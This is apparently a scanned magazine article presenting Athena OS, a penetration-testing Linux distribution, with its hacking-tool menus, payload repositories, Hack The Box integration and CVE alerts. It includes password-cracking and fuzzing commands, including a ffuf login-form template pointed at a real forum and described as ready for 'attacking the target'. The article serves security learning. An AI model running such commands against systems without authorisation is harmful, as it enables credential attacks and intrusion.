
LightDM



At first user login, Athena launches a configuration task that consists of setting all the main Athena elements for the user environment: **PenTOXIC** menu, **PWNage** menu, **Payload to Dock**. It also initializes GNOME elements for the chosen theme, retrieves **Tmux** plugins and configures the **NIST Feed**. Mostly for these last tasks, it is important the system is connected to the Internet. This activity is managed by the */etc/profile.d/run-once.sh* script.

Athena also shows a Welcome App showing two main options:

- Red Team Machine
- Update All Mirrors



By clicking on the first option, the user will install the main security resources it needs for starting its ethical hacking activity. The Red Team Machine triggers the */usr/local/bin/red-team-deployment* script that calls BlackArch repository for getting several hacking tools, and clones popular payload repositories to the environment (i.e., PayloadsAllTheThings).

By clicking on the second option, the system will update Arch Linux, BlackArch and Chaotic mirrorlists in order to get the fastest mirrors for the current user. *Update All Mirrors* calls a *reflector* tool for

retrieving the fastest mirrors for Arch Linux repository, while */usr/local/bin/mirrors*, a custom implementation of *rankmirrors*, for retrieving the fastest mirrors for BlackArch and Chaotic repositories.

In Athena OS, three shells are mainly used: **BASH**, **FISH** and **PowerShell**. For BASH and FISH, the same prompt pattern has been used.

Athena uses mainly FISH shell instead of BASH because of some of the following characteristics:

- **Extensive UI**: syntax highlighting, autosuggestions, tab completion and selection lists that can be navigated and filtered.
- **No configuration needed**: FISH is designed to be ready to use immediately, without requiring extensive configuration.
- **Easy scripting**: new functions can be added on the fly. The syntax is easy to learn and use.

Since FISH and BASH use different statements, at the beginning of the session, the user is associated with BASH because several bash scripts must be sourced at the login (i.e., */etc/profile.d/* scripts). When the user opens a terminal, *.bashrc* is sourced for setting configuration and variables, and at the end it executes FISH.

In Athena, **Kitty** is the default terminal. This choice comes due to the following reasons:

- Offload rendering to the GPU for lower system load
- Use threaded rendering for absolutely minimal latency
- Performance tradeoffs can be tuned

It is focused on decreasing the perceived latency and the CPU usage:

Terminal	**CPU usage (X + terminal)**
kitty	6 – 8%
xterm	5 - 7% (but scrolling was extremely janky)
termite	10 - 13%
urxvt	12 - 14%
gnome-terminal	15 - 17%
konsole	29 - 31%

Source: https://sw.kovidgoyal.net/kitty/performance/

Along with Kitty, **Tmux** has also been implemented as a **terminal multiplexer**.

Athena OS consists of several elements with the purpose of making the user comfortable. Some of them are key features of the user environment because they are needed to reach the objective of the project: getting the user closer to the security and hacking resources.

PenTOXIC Menu

The PenTOXIC Menu is for organizing in a visually appealing manner all the main security tools that users need to start their hacking activity. It consists of two levels:

1st level containing several hacking categories, plus Firefox browser and Code OSS as editor

2nd level consisting of hacking tools deployed for each hacking category

In detail:

Information Gathering	Dmitry	Nmap	Spiderfoot	TheHarvester	enum4linux	wafw00f	Fierce
Vulnerability Analysis	Legion	Nikto	unix-privesc-check				
Web Application Analysis	WPScan	Burp Suite	dirb	dirbuster	ffuf	Wfuzz	sqlmap
Password Attacks	John	Hashcat	Hydra	CEWL	CRUNCH	RSMangler	Medusa
Sniffing	mitmproxy	Responder	Wireshark				
Wireless Testing	Aircrack-ng	Kismet	Reaver	Wifite	Fern Wifi Cracker	Spooftooph	
Reverse Engineering	NASM	Radare2					
Exploitation	SearchSploit	Metasploit	SEToolkit				
Post Exploitation	PowerSploit	Mimikatz	evil-winrm	proxychains-ng	weevely		

These tools are not installed initially to avoid using disk space for tools or services that are never used. For users that want access to these main tools, the *Red Team Machine* button of the Welcome App will deploy them.

The PenTOXIC menu can be accessed by *CTRL+SPACE*.

Athena's tool surface can be increased by extending these main tools with the ones from BlackArch repository.

BlackArch hacking tools can be installed in several ways. Users can install a single tool, categories or all the tools.

For installing a single tool, just execute `sudo pacman -S <tool-name>`.

For installing a category, execute `sudo pacman -S <category-name>`. There are several categories that users can install:


Category	Description
blackarch-anti-forensic	Countering forensic activities.
blackarch-automation	Workflow automation.
blackarch-automobile	Analyzing automotive applications.
blackarch-backdoor	Exploiting or opening backdoors on already vulnerable systems.
blackarch-binary	Operating on binary in some form.
blackarch-bluetooth	Using Bluetooth attacks.
blackarch-code-audit	Auditing existing source code for vulnerability analysis.
blackarch-cracker	Cracking cryptographic functions.
blackarch-crypto	Working with cryptography, with the exception of cracking.
blackarch-database	Database exploitations on any level.
blackarch-debugger	Debugging resources in realtime.
blackarch-decompiler	Reversing a compiled program into source code.
blackarch-defensive	Protecting resources from malware and attacks.
blackarch-disassembler	Producing assembly output rather than the raw source code.
blackarch-dos	Using DoS (Denial of Service) attacks.
blackarch-drone	Managing physically engineered drones.
blackarch-exploitation	Taking advantage of exploits in other programs or services.
blackarch-fingerprint	Exploiting fingerprint biometric equipment.
blackarch-firmware	Exploiting vulnerabilities in firmware.
blackarch-forensic	Finding information on physical disks or embedded memory.
blackarch-fuzzer	Fuzzing tools.
blackarch-hardware	Exploiting or managing anything to do with physical hardware.
blackarch-honeypot	Acting as "honeypots", i.e., programs that appear to be vulnerable services used to attract hackers into a trap.
blackarch-ids	Intrusion Detection System tools.
blackarch-keylogger	Recording and retaining keystrokes on a target system.
blackarch-malware	Malicious software or malware detection.
blackarch-misc	Miscellaneous tools.
blackarch-mobile	Manipulating mobile platforms.
blackarch-networking	Scanning selected systems for vulnerabilities or information about the network.
blackarch-nfc	NFC technology tools.
blackarch-packer	Operating on or involving packers.
blackarch-proxy	Acting as a proxy, i.e., redirecting traffic through another node on the internet.
blackarch-radio	Operating on radio frequency.
blackarch-recon	Actively seeking vulnerable exploits in the wild.
blackarch-reversing	Any decompiler, disassembler or any similar program.
blackarch-scanner	Scanning selected systems for vulnerabilities or information about the network.
blackarch-sniffer	Analyzing network traffic.
blackarch-social	Social engineering attacks.
blackarch-spoof	Spoofing attacker entity.
blackarch-stego	Analyzing resources for hidden information.

It is also possible to install all hacking tools by *sudo pacman -S blackarch*.

PWNage Menu

PWNage Menu allows users to quickly access the main hacking platforms for learning purposes and to join the main Discord InfoSec Communities:

- 1st shell deploys all quick links to the main hacking platforms
- 2nd shell can be accessed by the Discurity icon on top where the user can join several Discord InfoSec servers or open Discord App



The PWNage menu can be accessed by *CTRL+TAB*.

Both PenTOXIC and PWNage are based on *Simon Schneegans FlyPie menu* project: https://github.com/Schneegans/Fly-Pie.


One of the most interesting features of Athena is the deep integration with the Hack The Box platform, accessible by the PWNage menu. Athena gives the possibility to play Hack The Box machines directly on the OS environment in a quick and comfortable manner. It offers:

- Connect/Disconnect to/from Hack The Box VPN servers
- Play any active free machine you wish
- Reset the active machine
- Stop any active machine
- Submit a flag and write a review about your hacking experience!
- ... and access to the Hack The Box website

It can be done by accessing the Hack The Box icon on the PWNage menu. The menu is automatically updated by a command inside */etc/profile.d/run-once.sh* in order to call Hack The Box APIs and retrieve the last free active machines.

Playing with one of these machines will edit the PS1 of the shell by showing the name of the laboratory, the target IP address, the attacker IP address, the Hack The Box username of the user and the prize points.

The set of tools that manages the Hack The Box environment needs of the App Token of the Hack The Box user can be retrieved on the profile settings of the Hack The Box website. Once retrieved, it can be set by calling the *htb-update* command.



Users can also play retired machines if they have a Hack The Box VIP subscription by *htb-play* tool. It can list all retired machines by *htb-play -l* command and then start the machine by specifying its name


```
Connecting to HTB server...

Done.

Calculating the number of retired machines...

Done.

 Loading retired machines
+      +                +         +              +               +
  | ID   | Name           | Points  | Difficulty   | Is it Free?   |
  +      +                +         +              +               +
  | 1    | Lame           | 0       | Easy         | false         |
  | 2    | Legacy         | 0       | Easy         | false         |
  | 3    | Devel          | 0       | Easy         | false         |
  | 4    | Popcorn        | 0       | Medium       | false         |
  | 5    | Beep           | 0       | Easy         | false         |
  | 6    | Optimum        | 0       | Easy         | false         |
  | 7    | Bastard        | 0       | Medium       | false         |
  | 8    | Tenten         | 0       | Medium       | false         |
  | 9    | Arctic         | 0       | Easy         | false         |
  | 11   | Cronos         | 0       | Medium       | false         |
  | 13   | Grandpa        | 0       | Easy         | false         |
  | 14   | Granny         | 0       | Easy         | false         |
  | 15   | October        | 0       | Medium       | false         |
```

Payload to Dock

Another important security element in Athena is Payload to Dock. It is based on *Dash 2 Dock* and keeps the access to the most famous payload repositories. It allows users to get the latest version of payloads and access their path directly by the shell. It shows:

- Auto Wordlists
- FuzzDB
- PayloadAllTheThings
- SecLists
- Security Wordlist

The Dock also contains links to Mimikatz and Powersploit, and allows users to run FISH and PowerShell.



Initially, these repositories are not installed, to avoid using disk space for payload repositories that are never used. For users that would like to get these repositories, the *Red Team Machine* button of the Welcome App can be used for deploying them.

On the system, to access these resources in a quick manner, several environment variables have been defined:

Environment Variable	Value
$SECLISTS	/usr/share/payloads/SecLists
$PAYLOADSALLTHETHINGS	/usr/share/payloads/PayloadsAllTheThings
$FUZZDB	/usr/share/payloads/FuzzDB
$AUTOWORDLISTS	/usr/share/payloads/Auto_Wordlists
$SECURITYWORDLIST	/usr/share/payloads/Security-Wordlist
$MIMIKATZ	/usr/share/windows/mimikatz
$POWERSPLOIT	/usr/share/windows/powersploit
$ROCKYOU	/usr/share/payloads/SecLists/Passwords/Leaked-Databases/rockyou.txt
$DIRSMALL	/usr/share/payloads/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
$DIRMEDIUM	/usr/share/payloads/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
$DIRBIG	/usr/share/payloads/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
$WEBAPI	/usr/share/payloads/SecLists/Discovery/Web-Content/api/api-endpoints.txt
$WEBCOMMON	/usr/share/payloads/SecLists/Discovery/Web-Content/common.txt
$WEBPARAM	/usr/share/payloads/SecLists/Discovery/Web-Content/burp-parameter-names.txt

In this manner, the user can retrieve the needed payload with less effort, for example:


```
ffuf -u <target_url> -w $DIRSMALL
```

or

```
john file.hash --wordlist=$ROCKYOU
```

Browser Hacking Extensions

On the Firefox ESR browser, several extensions are installed by default. Worth mentioning are the well-known **FoxyProxy**, already configured for *Burp Suite* usage, and **HacKontext**, an extension that allows users to inject website information, HTTP headers and body parameters of the active browser tab on specific InfoSec command-line tools in order to improve and speed up their correct usage. It helps users to copy and paste headers and any parameters automatically to the tools.



As an example, by visiting Arch Linux forum authentication page and selecting “Copy as FFUF”, the clipboard stores the following string:

```
ffuf -u https://bbs.archlinux.org/login.php?action=in -H 'Host:
bbs.archlinux.org' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0' -H 'Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-
Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H
'Content-Type: application/x-www-form-urlencoded' -H 'Content-Length: 176' -H
'Origin: https://bbs.archlinux.org' -H 'Connection: keep-alive' -H 'Referer:
https://bbs.archlinux.org/login.php' -H 'Upgrade-Insecure-Requests: 1' -H
'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site:
same-origin' -H 'Sec-Fetch-User: ?1' -H 'DNT: 1' -H 'Sec-GPC: 1' -d
'form_sent=1&redirect_url=https://bbs.archlinux.org/
index.php&csrf_token=7b2829f6ea8fbbc02cb3035a025fed10a9d166fb&req_username=us
ertest&req_password=passtest&login=Login'
```

and the user can edit this string for adding the preferred wordlist and fuzzing parameters for attacking the target.

NIST Feed

NIST Feed is a special tool able to inform users about a new published or updated CVE by a popup notification! The notification contains a description of the CVE.

The NIST Feed can be configured according to the parameters shown by *nist-feed -h*. Users can decide which kind of CVE they wish to be informed about, for instance, CVEs with a high impact on confidentiality and integrity, or CRITICAL CVEs. Some examples:

- Set Desktop Notifications for latest or updated CVE with CRITICAL severity:
  `nist-feed -n -l -s CRITICAL`

- Show details about the last three CVEs. No Desktop Notifications:
  `nist-feed -r 3`

- Show details about the last twenty CVEs with PHYSICAL as attack vector and MEDIUM severity. No Desktop Notifications:
  `nist-feed -V AV:P -s MEDIUM`

- Set Desktop Notifications for latest or updated CVE having high Confidentiality, Integrity and Availability impact:
  `nist-feed -n -l -m C:H/I:H/A:H`
  or
  `nist-feed -n -l -c C:H -i I:H -a A:H`


- Set Desktop Notifications for latest or updated CVE with HIGH attack complexity and NETWORK as attack vector:
  `nist-feed -n -l -A AC:H -V AV:N`


Reference: https://nvd.nist.gov

The *-s* argument is used for setting a scheduled popup notification on crontab according to the specified filters.


When the popup notification is shown, users can left-click on it for access to the NIST NVD page with all detailed information, or right-click to close it.

All this technical content is surrounded by several amazing themes that are synchronized with the GTK,





icons, desktop background, Tmux, mouse cursor, Kitty terminal, Visual Code Studio and PenTOXIC menu:



This graphical environment is created in order to decrease the complexity coming from the heritage of the Arch Linux base system.

Finally, this is not the end of Athena OS. Athena is at the beginning of its life and there are a lot of important implementations in mind to be applied for improving the user hacking and learning experience. Athena is created mainly for one purpose: guiding new people closer to the world of Cyber Security and to provide instruments for learning, growing and improving their own knowledge and skills.

Would you like to have a look at Athena?

Join the project: https://github.com/Athena-OS/athena-iso

Be of good cheer, and let not these things distress your heart.

Athena, 'The Odyssey'.

About the author

Cybersecurity Engineer by day, Developer by night, Antonio Voza's life is strongly oriented towards the Cybersecurity field, living on GitHub as D3vil0p3r and on Twitch as CybeeSec. Not comfortable with settling, and always looking for an opportunity to do better and achieve great results.

Rekono

by Pablo Santiago López

